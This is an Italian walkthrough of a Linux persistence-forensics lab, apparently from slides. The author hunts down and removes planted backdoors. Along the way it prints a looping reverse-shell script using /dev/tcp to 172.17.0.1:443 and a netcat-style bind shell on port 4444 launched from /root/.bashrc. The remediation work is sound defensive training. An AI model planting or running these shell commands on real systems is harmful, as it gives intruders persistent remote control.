
Setting dell'ambiente




Setting dell'ambiente



Setting dell'ambiente



Port Scanning



Connessione alla macchina target

```
┌──(kali㉿kali)-[~]
└─$ ssh -p 52225 user@94.237.58.148
The authenticity of host '[94.237.58.148]:52225 ([94.237.58.148]:52225)' can't be established.
ED25519 key fingerprint is SHA256:fx1nrlT7J9SuNCocRa1id22qZQhhzFdh8rIzEO6EbTU.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
    ~/.ssh/known_hosts:3: [hashed name]
    ~/.ssh/known_hosts:4: [hashed name]
    ~/.ssh/known_hosts:5: [hashed name]
    ~/.ssh/known_hosts:6: [hashed name]
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:8: [hashed name]
    ~/.ssh/known_hosts:9: [hashed name]
    (4 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[94.237.58.148]:52225' (ED25519) to the list of known hosts.
user@94.237.58.148's password:
Permission denied, please try again.
user@94.237.58.148's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.10.0-18-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

Analisi dell'ambiente

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ pwd
/home/user
```

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ ll
total 1184
drwxr-xr-x 1 user user    4096 Apr  3 10:07 ./
drwxr-xr-x 1 root root    4096 May 14  2021 ../
-rwsr-xr-x 1 root root 1183448 May 14  2021 .backdoor*
-rw-r--r-- 1 user user     220 Feb 25  2020 .bash_logout
-rw-rw-r-- 1 root root    3855 Apr 23  2021 .bashrc
drwx------ 2 user user    4096 Apr  3 10:07 .cache/
-rw-r--r-- 1 user user     807 Feb 25  2020 .profile
```

Analisi dell'ambiente

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~$ cd ../..
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/$ ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
```

```
user@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/$ sudo su
root@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:/# cd root/
root@ng-1884446-forensicspersistence-wgnsb-57c4677b96-jqpvq:~# ls
solveme
```

```
root@ng-1884446-forensicspersistence-th4yz-768469d497-jh6df:~# ./solveme
Issue 1 is not remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is not remediated
Issue 7 is not remediated
Issue 8 is not remediated
```

Analisi delle connessioni

```
user@ng-1884446-forensicspersistence-voszd-58549fb555-96tzw:~$ netstat -antp
(No info could be read for "-p": geteuid()=1000 but you should be root.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0    304 192.168.135.150:23      10.30.13.32:21151       ESTABLISHED -
tcp        0      1 192.168.135.150:47038   172.17.0.1:443          SYN_SENT    -
tcp6       0      0 :::23                   :::*                    LISTEN      -
```

netstat -antp

- **a**: mostra tutte le connessioni e le porte in ascolto
- **n**: mostra gli indirizzi e i numeri di porta in formato numerico
- **t**: mostra solo le connessioni TCP
- **p**: mostra il PID e il nome del programma a cui appartiene ogni connessione (richiede i privilegi di root)

SYN_SENT verso 172.17.0.1:443 indica che il sistema ha inviato una richiesta di connessione ma non ha ancora ricevuto una risposta

```
user@ng-1884446-forensicspersistence-voszd-58549fb555-96tzw:~$ last
user     pts/0        10.30.13.32      Tue Apr  9 05:37   still logged in

wtmp begins Tue Apr  9 05:37:02 2024
```

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00          \_ -bash
user          33  0.0  0.0   7656  3196 pts/0    R+   22:11   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21  0.0  0.0   3984   236 ?        S    22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

ps è utilizzato per visualizzare informazioni sui processi in esecuzione nel sistema:

- **a**: mostra i processi di tutti gli utenti
- **u**: mostra i processi con un formato dettagliato che include informazioni come l'utilizzo della CPU e della memoria
- **x**: mostra i processi che non hanno un terminale di controllo
- **f**: visualizza i processi in un formato ad albero, mostrando la gerarchia dei processi

/bin/bash /var/lib/private/connectivity-check

Questo processo è eseguito come root e sono avviati dallo script **connectivity-check** situato nella directory /var/lib/private/

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00          \_ -bash
user          33  0.0  0.0   7656  3196 pts/0    R+   22:11   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21  0.0  0.0   3984   236 ?        S    22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash

while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

nohup permette di continuare ad eseguire un comando anche se la sessione è scaduta impedendo ai processi di ricevere il segnale **SIGHUP,** un segnale che viene inviato a un processo alla chiusura o all'uscita dal terminale.

Ogni 10 secondi lo script tenta di ristabilire la connessione, è progettato per mantenere un accesso autorizzato al sistema.

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00          \_ -bash
user          33  0.0  0.0   7656  3196 pts/0    R+   22:11   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21  0.0  0.0   3984   236 ?        S    22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash

while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo rm -rf /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

Eliminiamolo subito !

Analisi dei processi

```
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00          \_ -bash
user          33  0.0  0.0   7656  3196 pts/0    R+   22:11   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21  0.0  0.0   3984   236 ?        S    22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash

while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo rm -rf /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3856 pts/0    Ss   22:11   0:00          \_ -bash
user          38  0.0  0.0   7656  3384 pts/0    R+   22:13   0:00              \_ ps auxf
root          18  0.0  0.0   3984  2848 ?        S    22:11   0:00 /bin/bash /var/lib/private/connectivity-check
root          21  0.0  0.0   3984   236 ?        S    22:11   0:00  \_ /bin/bash /var/lib/private/connectivity-check
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$ sudo kill -9 18 21
user@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~$
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "connectivity-check" /etc
/etc/update-motd.d/30-connectivity-check
grep: /etc/modules-load.d/modules.conf: No such file or directory
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

grep –Ril “connectivity-check” /etc

- **R**: ricerca ricorsiva per analizzare tutte le sottodirectory
- **i**: ricerca non case-sensitive
- **l**: mostra solo i nomi dei file che contengono il testo “connectivity-check”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "connectivity-check" /etc
/etc/update-motd.d/30-connectivity-check
grep: /etc/modules-load.d/modules.conf: No such file or directory
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# rm -rf /etc/update-motd.d/30-connectivity-check
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3860 pts/0    Ss   22:11   0:00          \_ -bash
root          41  0.0  0.0   8056  4532 pts/0    S    22:14   0:00              \_ sudo su
root          42  0.0  0.0   7024  3572 pts/0    S    22:14   0:00                  \_ su
root          43  0.0  0.0   6000  3948 pts/0    S    22:14   0:00                      \_ bash
root          50  0.0  0.0   2596  1840 pts/0    S    22:14   0:00                          \_ alertd -e /bin/bash -lnp 4444
root          56  0.0  0.0   7656  3264 pts/0    R+   22:14   0:00                          \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Rieseguendo **ps auxf** come utenti root viene generato un processo "**alertd**" che simula un listener di netcat sulla porta 4444.

`alertd -e /bin/bash -lnp 4444`
il processo alertd viene eseguito in background ogni volta che si avvia una nuova shell ed è configurato per ascoltare sulla porta 4444 e lanciare una shell bash con l'opzione **-e**.

Questo permette all'attaccante di connettersi al sistema dall'esterno e ottenere un prompt di shell con privilegi, mantenendo l'accesso persistente.

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3860 pts/0    Ss   22:11   0:00          \_ -bash
root          41  0.0  0.0   8056  4532 pts/0    S    22:14   0:00              \_ sudo su
root          42  0.0  0.0   7024  3572 pts/0    S    22:14   0:00                  \_ su
root          43  0.0  0.0   6000  3948 pts/0    S    22:14   0:00                      \_ bash
root          50  0.0  0.0   2596  1840 pts/0    S    22:14   0:00                          \_ alertd -e /bin/bash -lnp 4444
root          56  0.0  0.0   7656  3264 pts/0    R+   22:14   0:00                          \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# find / -name "alertd"
/usr/bin/alertd
find: ‘/proc/8/map_files’: Permission denied
find: ‘/proc/22/map_files’: Permission denied
find: ‘/proc/23/map_files’: Permission denied
find: ‘/proc/41/map_files’: Permission denied
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Analisi dei processi

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# ps auxf
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   2616   588 ?        Ss   22:02   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root           7  0.0  0.0  12184  7232 ?        S    22:02   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root           8  0.0  0.1  13908  8752 ?        Ss   22:11   0:00  \_ sshd: user [priv]
user          22  0.0  0.0  13908  5284 ?        S    22:11   0:00      \_ sshd: user@pts/0
user          23  0.0  0.0   6000  3860 pts/0    Ss   22:11   0:00          \_ -bash
root          41  0.0  0.0   8056  4532 pts/0    S    22:14   0:00              \_ sudo su
root          42  0.0  0.0   7024  3572 pts/0    S    22:14   0:00                  \_ su
root          43  0.0  0.0   6000  3948 pts/0    S    22:14   0:00                      \_ bash
root          50  0.0  0.0   2596  1840 pts/0    S    22:14   0:00                          \_ alertd -e /bin/bash -lnp 4444
root          56  0.0  0.0   7656  3264 pts/0    R+   22:14   0:00                          \_ ps auxf
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# find / -name "alertd"
/usr/bin/alertd
find: ‘/proc/8/map_files’: Permission denied
find: ‘/proc/22/map_files’: Permission denied
find: ‘/proc/23/map_files’: Permission denied
find: ‘/proc/41/map_files’: Permission denied
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# rm -rf /usr/bin/alertd
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

ATTENZIONE !!


alertd è stato veramente eliminato ?

Analisi di “.bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root
/root/.bashrc
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~#
```

Se alertd viene generato insieme alla shell, sarà presente nel file **rc** della shell, che si trova nella directory **/root** o in **/home/user**.

Analisi di “.bashrc”



- Il **file rc** è un file di configurazione che viene eseguito quando una shell viene avviata.
- Questi file di configurazione possono contenere vari comandi che impostano l'ambiente della shell, come variabili di ambiente, alias e funzioni.
- Per esempio, **.bashrc** è un tipico file rc per la shell Bash.

Analisi di “.bashrc”

```
root@ng-952946-forensicspersistence-jngkw-6c8c6b8596-r5jdw:~# grep -Ril "alertd" /root
/root/.bashrc
